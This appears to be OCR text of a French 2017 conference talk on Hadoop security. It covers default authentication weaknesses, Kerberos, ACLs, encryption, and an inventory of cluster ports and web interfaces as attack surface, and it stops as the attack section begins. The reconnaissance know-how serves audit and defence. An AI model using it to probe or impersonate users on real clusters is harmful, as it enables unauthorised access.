WAVESTONE

Big data : sécurité des environnements Hadoop

JSSI – 14 mars 2017

Mahdi BRAIK
mahdi.braik@wavestone.com

Intervenant

Mehdi BRAIK


- Auditeur / Consultant sécurité
- Membre du CERT-W
- CTF (Capture The Flag) challenger

Principe de fonctionnement d'Hadoop

"Hadoop est un **framework open-source** permettant le **traitement distribué** de jeux de données volumineux au sein d'un cluster de serveurs en utilisant des **modèles de programmation simples**"

Traitement distribué

Le caractère distribué d'Hadoop est principalement basé sur **l'algorithme MapReduce**, décrit pour la première fois en 2004 par deux ingénieurs de Google dans l'objectif de **trier et indexer des pages Web**


MapReduce: Simplified Data Processing on Large Clusters

Jeffrey Dean and Sanjay Ghemawat


jeff@google.com, sanjay@google.com

Modèles de programmation simples

"Les utilisateurs spécifient une **fonction « map » qui effectue un traitement sur un couple clé/valeur…**

…qui génère des **paires de clés/valeurs intermédiaires**…

…et spécifient une fonction **« reduce » qui regroupe les paires intermédiaires par clé**"



Hadoop MapReduce Fundamentals@LynnLangita

Écosystème

"Hadoop est un **framework open-source** permettant le **traitement distribué** de jeux de données volumineux au sein d'un cluster de serveurs en utilisant des **modèles de programmation simples**"

Open-source


Bien qu'Hadoop soit **complètement gratuit et open-source**, les **environnements Hadoop** sont regroupés autour de **distributions,** les 3 principales étant actuellement :

Le **point commun** entre toutes les distributions est l'utilisation du **« Core Hadoop » open source comme base de stockage et traitement des données**

Un des prérequis forts à **l'évaluation de la sécurité de l'écosystème Big Data** est la compréhension de l'architecture et des mécanismes de base du **cœur Hadoop**

Panorama d'un environnement Big Data

Sous le capot du core Hadoop




Stockage

Dans le paradigme Hadoop, chaque donnée est stockée sous forme de **fichier divisé en multiples parties**.

Deux types de nœuds sont présents dans l'architecture :

- **DataNode,** stockant les parties des fichiers sur le système de fichier **Hadoop Distributed File System** HDFS
- **NameNode,** hébergeant une liste représentant la correspondance entre les **parties de fichier et leur DataNode de stockage.**

Un **seul NameNode** peut être actif à un instant T, représentant ainsi un **SPOF**, qu'il est néanmoins possible de limiter en déployant un **NameNode secondaire passif**



Traitement

Deux composants forment le cœur du traitement des données au sein du cœur Hadoop:

- MapReduce constituant **l'algorithme de distribution de tâches** sur le cluster
- YARN **(Yet Another Resource Negotiator),** assurant **l'ordonnancement des tâches** sur le cluster

Qui utilise Hadoop ?

Adobe
- We use Apache Hadoop and Apache HBase in several areas from social services to structured data storage and processing for internal use.
- We currently have about 30 nodes running HDFS, Hadoop and HBase in clusters ranging from 5 to 14 nodes on both production and develo
- We constantly write data to Apache HBase and run MapReduce jobs to process then store it back to Apache HBase or external systems.
- Our production cluster has been running since Oct 2008.

Criteo - Criteo is a global leader in online performance advertising
- **Criteo R&D** uses Hadoop as a consolidated platform for storage, analytics and back-end processing, including Machine Learning algorithms
- We currently have a dedicated cluster of 1117 nodes, 39PB storage, 75TB RAM, 22000 cores running full steam 24/7, and growing by the day
- Each node has 24 HT cores, 96GB RAM, 42TB HDD

Inmobi
- Running Apache Hadoop on around 700 nodes

Last.fm
- 100 nodes

EBay
- 532 nodes cluster (8 * 532 cores, 5.3PB).
- Heavy usage of Java MapReduce, Apache Pig,

Yahoo!
- More than 100,000 CPUs in >40,000 computers running Hadoop
- Our biggest cluster: 4500 nodes (2*4cpu boxes w 4*1TB disk & 16GB RAM)
  - Used to support research for Ad Systems and Web Search
  - Also used to do scaling tests to support development of Apache Hadoop on larger clusters

http://wiki.apache.org/hadoop/PoweredBy

/ **01** Présentation du modèle Hadoop
2. Modèle de sécurité

/ **02** Attaque d'un cluster Hadoop

/ **03** Conclusion

Modèle de sécurité Hadoop - Authentification

Par défaut, **aucun mécanisme d'authentification** n'est mis en place sur un cluster Hadoop …


… ou plutôt, **le mode authentification « simple » est utilisé**

> Without Kerberos enabled, Hadoop only checks to ensure that a user and their group membership is valid in the context of HDFS. However, it makes no effort to verify that the user is who they say they are.

http://www.cloudera.com/content/www/en-us/documentation/enterprise/latest/topics/sg_auth_overview.html

Configuration for conf/core-site.xml

Parameter	Value	Notes
hadoop.security.authentication	*kerberos*	simple : No authentication. (default) kerberos : Enable authentication by Kerberos.



https://hadoop.apache.org/docs/r2.7.2/hadoop-project-dist/hadoop-common/SecureMode.html

Authentification « Simple »

==

Identification

==

Il est possible d'usurper l'identité de tous les services / personnes autorisés sur un cluster

Recommandation : déployer l'unique **mécanisme d'authentification** fournis par Hadoop → **Kerberos**

https://github.com/steveloughran/kerberos_and_hadoop


Modèle de sécurité Hadoop – Autorisation et audit

Chaque composant d'un cluster possède **son propre modèle de gestion des autorisations** ; la **gestion des règles peut rapidement se complexifier**.

HDFS

HDFS supporte les **permissions POSIX (ugo)**, sans notion de fichier exécutable ou encore d'attribut setuid / setgid.

Depuis Hadoop 2.5, HDFS supporte les **ACLs POSIX** permettant ainsi une gestion affinée du contrôle d'accès.





```
<!-- To give user ben read & write permission over /user/hdfs/file -->
hdfs dfs -setfacl -m user:ben:rw- /user/hdfs/file

<!-- To remove user alice's ACL entry for /user/hdfs/file -->
hdfs dfs -setfacl -x user:alice /user/hdfs/file

<!-- To give user hadoop read & write access, and group or others read-only access -->
hdfs dfs -setfacl --set user::rw-,user:hadoop:rw-,group::r--,other::r-- /user/hdfs/file
```

https://www.cloudera.com/documentation/enterprise/5-3-x/topics/cdh_sg_hdfs_ext_acls.html


Hive

Hive, le **RDBMS SQL** Hadoop supporte la gestion fine des ACLs sur la grammaire **SQL**



Des **composants tiers** doivent être déployés afin de gérer de manière centralisée **les politiques et journaux d'audit** :

- **Apache Ranger** … actuellement disponible sur les clusters Hortonworks
- **Sentry or RecordService** disponibles sur les clusters Cloudera



Modèle de sécurité Hadoop – Protection des données – En transfert

Par défaut, les **données ne sont pas chiffrées "en transfert"** ni **"au repos"** … cependant, **des mécanismes des chiffrement sont implémentés nativement** et peuvent être activés **après "kerberisation" du cluster**.

Communications avec le NameNode

Des échanges RPC sont utilisés avec la couche **Simple Authentification & Security Layer (SASL) mécanisme** qui peut utiliser:

- **Generic Security Services** (GSS-API), pour les connexions **Kerberos**
- **DIGEST-MD5,** lors de l'utilisation des **jetons de délégation** (ex. job au NodeManager)

3 niveaux de **protection RPC**:

- **Authentication**
- **Integrity**: authentification + intégrité
- **Privacy:** chiffrement intégral des données + authentification + intégrité

Communications avec les services Web


Le standard **SSL/TLS** est nativement implémenté mais désactivé par défaut

Communications avec les DataNodes

The **DataTransferProtocol** (DTP) peut être protégé à 2 niveaux différents :

- **Échange de clés:** 3DES or RC4…
- **Chiffrement des données:** AES 128/192/256 (par défaut 128 bits)

L'authentification DTP est effectuée via **encapsulation SASL**



https://hadoop.apache.org/docs/r2.4.1/hadoop-project-dist/hadoop-common/SecureMode.html

Modèle de sécurité Hadoop – Protection des données – Au repos

Par défaut, les **données ne sont pas chiffrées "en transfert"** ni **"au repos"** … cependant, **des mécanismes des chiffrement sont implémentés nativement** et peuvent être activés **après "kerberisation" du cluster**.

Au repos

Depuis Hadoop 2.6 un mécanisme de chiffrement transparent est utilisable sur **HDFS** :

EZ key

1. Une **"zone de chiffrement"** doit être définie afin de chiffrer les données d'un **répertoire**, protégée par une **"encryption zone key" (EZ key)**

DEK


2. **Chaque fichier** conservé dans le répertoire est chiffré par une **"data encryption key" (DEK)**

EDEK

3. La DEK est chiffrée par la EZ key… cela forme une **"Encrypted Data Encryption Key" (EDEK)**

L'utilisateur récupère la clé **EDEK stockée sur le NameNode** puis demande au Key Management Server (KMS) de la déchiffrer **afin d'obtenir la DEK** afin de chiffrer la données et de la transmettre au système de fichiers.

La **limite de sécurité** de ce crypto système dépend des **ACL sur le KMS**, afin de s'assurer que l'utilisateur présentant un EDEK **est autorisé à accéder à la zone de chiffrement (encryption zone).**



http://blog.cloudera.com/blog/2015/01/new-in-cdh-5-3-transparent-encryption-in-hdfs/

/ **01** Présentation du modèle Hadoop

/ **02** Attaque d'un cluster Hadoop
1. Évaluation de la surface d’attaque

/ **03** Conclusion

Attaque d'un cluster Hadoop – Évaluation de la surface d'attaque

* Les ports entre parenthèses servent le contenu via une terminaison SSL / TLS

NameNode

TCP / 8020: HDFS metadata

```
$   hadoop fs -ls /tmp
```

TCP / 8030-3: YARN job submission

HTTP / 50070 (50470): HDFS NameNode WebUI

- $ HDFS WebUI explorer at /explorer.html
- $ Redirecting actual data access to DataNode on port 50075

HTTP / 19888 (19890): MapReduce v2 JobHistory Server WebUI

HTTP / 8088 (8090): YARN ResourceManager WebUI

HTTP / 8042 (8044): YARN NodeManager WebUI

- $ To track jobs

HTTP / 50090: Secondary NameNode WebUI

- $ Fewer stuff than the primary on TCP / 50070

-- Anciens services --

TCP / 8021: MapReduce v1 job submission

HTTP / 50030: MapReduce v1 JobTracker

DataNode

TCP / 50010: HDFS data transfer

```
$   hadoop fs -put <localfile> <remotedst>
```

TCP / 50020: HDFS IPC internal metadata

HTTP/ 50075 (50475): HDFS DataNode WebUI

- $ HDFS WebUI explorer at /browseDirectory.jsp

-- old stuff --

HTTP / 50060: MapReduce v1 TaskTracker

Services associés aux modules tiers exploitables

HTTP / 14000: HTTPFS WebHDFS

HTTP / 7180 (7183): Cloudera Manager

HTTP / 8080: Apache Ambari

HTTP / 6080: Apache Ranger


HTTP / 8888: Cloudera HUE

HTTP / 11000: Oozie Web Console

Attaque d'un cluster Hadoop – Évaluation de la surface d'attaque

NameNode


HTTP / 50070 (50470):
HDFS NameNode WebUI



Permission	Owner	Group	Size	Last Modified	Replication	Block Size	Name
drwxrwxrwx	yarn	hadoop	0 B	11/03/2016 à 11:12:21	0	0 B	app-logs
drwxr-xr-x	hdfs	hdfs	0 B	11/03/2016 à 11:18:24	0	0 B	apps
drwxr-xr-x	yarn	hadoop	0 B	11/03/2016 à 11:12:15	0	0 B	ats
drwxr-xr-x	hdfs	hdfs	0 B	11/03/2016 à 11:41:18	0	0 B	demo

DataNode

HTTP/ 50075 (50475):
HDFS DataNode WebUI




Name	Type	Size	Replication	Block Size	Modification Time	Permission	Owner	Group
hbase	dir				2015-11-20 15:16	rwxr-xr-x	hbase	hbase
solr	dir				2015-11-18 12:59	rwxrwxr-x	solr	solr
tmp	dir				2015-11-24 09:53	rwxrwxrwt	hdfs	supergroup
user	dir				2015-11-24 09:58	rwxr-xr-x	hdfs	supergroup

Attaque d'un cluster Hadoop – Évaluation de la surface d'attaque

NameNode


HTTP / 8042 (8044):
YARN NodeManager WebUI



NameNode

HTTP / 8088 (8090):


YARN ResourceManager WebUI



Attaque d'un cluster Hadoop – Évaluation de la surface d'attaque

